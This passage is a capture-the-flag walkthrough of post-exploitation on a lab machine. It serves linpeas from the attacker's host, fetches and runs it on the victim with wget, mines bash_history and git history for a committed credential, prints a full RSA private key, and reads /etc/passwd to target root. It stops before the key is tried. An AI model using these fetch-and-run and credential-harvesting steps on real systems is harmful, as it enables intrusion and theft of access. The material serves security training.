
Grab your user flag and then let's enumerate the box for a privesc

Linpeas

Let's run an automated enum script. Any will do; I'm using linpeas: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite

- python host a web server in your kali directory that **linpeas.sh** lives in: `python -m SimpleHTTPServer`
- Pick the file up in the victim shell: `wget [your ip]:8000/linpeas.sh`
- prepare linpeas: `chmod +x linpeas.sh`
- run it and output its results into a text file: `bash linpeas > peas.txt`

The results involved a LOT to do with *git*



Git Enum

Let's `cat ~/.bash_history | grep git` to see what this user did with git. This looks interesting: a creds key was posted


```
git add resources/integration/authcredentials.key
git commit -m 'add key for feed integration from tnerprise backend'
git push
git add resources/integration/authcredentials.key
```

Having done the final five levels of *Over the Wire's* **Bandit**, the priv esc kind of made sense: https://overthewire.org/wargames/bandit/


If we just `git log` anywhere, we'll get told off for not doing it in the right directory.

```
roosa@gitter:~/work/blogfeed$ cd /
roosa@gitter:/$ git log
fatal: Not a git repository (or any of the parent directories): .git
```

`Locate .git` brings up a ton of files but not that many **directories** for us to try. The one that works is one of the first: `/home/roosa/work/blogfeed/` . `cd` to here, and then `git log` to see something interesting about **keys**



`git show 33e87c312c08735a02fa9c796021a4a3023129ad` will reveal what was uploaded and downloaded



Root SSH key

So now we have the private key for *someone*

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEArDvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcpOVj9DdSIEde
8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hlCvt+4oP7DqWXoo/hfaUUyU5i
vr+5Ui0nD+YBKyYuiN+4CB8jSQvwOG+LlA3IGAzVf56J0WP9FILH/NwYW2iovTRK
nz1y2vdO3ug94XX8y0bbMR9Mtpj292wNrxmUSQ5glioqrSrwFfevWt/rEgIVmrb+
CCjeERnxMwaZNFP0SYoiC5HweyXD6ZLgFO4uOVuImILGJyyQJ8u5BI2mc/SHSE0c
F9DmYwbVqRcurk3yAS+jEbXgObupXkDHgIoMCwIDAQABAoIBAFaUuHIKVT+UK2oH
uzjPbIdyEkDc3PAYP+E/jdqy2eFdofJKDocOf9BDhxKlm0968PxoBe25jjjt0AAL
gCfN5I+xZGH19V4HPMCrK6PzskYII3/i4K7FEHMn8ZgDZpj7U69Iz2l9xa4lyzeD
k2X0256DbRv/ZYaWPhX+fGw3dCMWkRs6MoBNVS4wAMmOCiFl3hzHlgIemLMm6QSy
NnTtLPXwkS84KMfZGbnolAiZbHAqhe5cRfV2CVw2U8GaIS3fqV3ioD0qqQjIIPNM
HSRik2J/7Y7OuBRQN+auzFKV7QeLFeROJsLhLaPhstY5QQReQr9oIuTAs9c+oCLa
2fXe3kkCgYEA367aoOTisun9UJ7ObgNZTDPeaXajhWrZbxlSsOeOBp5CK/oLc0RB
GLEKU6HtUuKFvlXdJ22S4/rQb0RiDcU/wOiDzmlCTQJrnLgqzBwNXp+MH6Av9WHG
jwrjv/loHYF0vXUHHRVJmcXzsftZk2aJ29TXud5UMqHovyieb3mZ0pcCgYEAxR41
IMq2dif3laGnQuYrjQVNFfvwDt1JD1mKNG8OppwTgcPbFO+R3+MqL7lvAhHjWKMw
+XjmkQEZbnmwf1fKuIHW9uD9KxxHqgucNv9ySuMtVPp/QYtjn/ltojR16JNTKqiW
7vSqlsZnT9jR2syvuhhVz4Ei9yA/VYZG2uiCpK0CgYA/UOhz+LYu/MsGoh0+yNXj
Gx+O7NU2s9sedqWQi8sJFo0Wk63gD+b5TUvmBoT+HD7NdNKoEX0t6VZM2KeEzFvS
iD6fE+5/i/rYHs2Gfz5NlY39ecN5ixbAcM2tDrUo/PcFlfXQhrERxRXJQKPHdJP7
VRFHfKaKuof+bEoEtgATuwKBgC3Ce3bnWEBJuvIjmt6u7EFKj8CgwfPRbxp/INRX
S8Flzil7vCo6C1U8ORjnJVwHpw12pPHlHTFgXfUFjvGhAdCfY7XgOSV+5SwWkec6
md/EqUtm84/VugTzNH5JS234dYAbrx498jQaTvV8UgtHJSxAZftL8UAJXmqOR3ie
LWXpAoGADMbq4aFzQuUPldxr3thx0KRz9LJUJfrpADAUbxo8zVvbwt4gM2vsXwcz
oAvexd1JRMkbC7YOgrzZ9iOxHP+mg/LLENmHimcyKCqaY3XzqXqk9lOhA3ymOcLw
LS4O7JPRqVmgZzUUnDiAVuUHWuHGGXpWpz9EGau6dIbQaUUSOEE=
-----END RSA PRIVATE KEY-----
```

`cat /etc/passwd | grep bash` says there's only **three** users who have a bash login, and we know it isn't Roosa anymore...and it's not likely to be the git. So these are potentnially the keys to the **Root** account. Let's find out: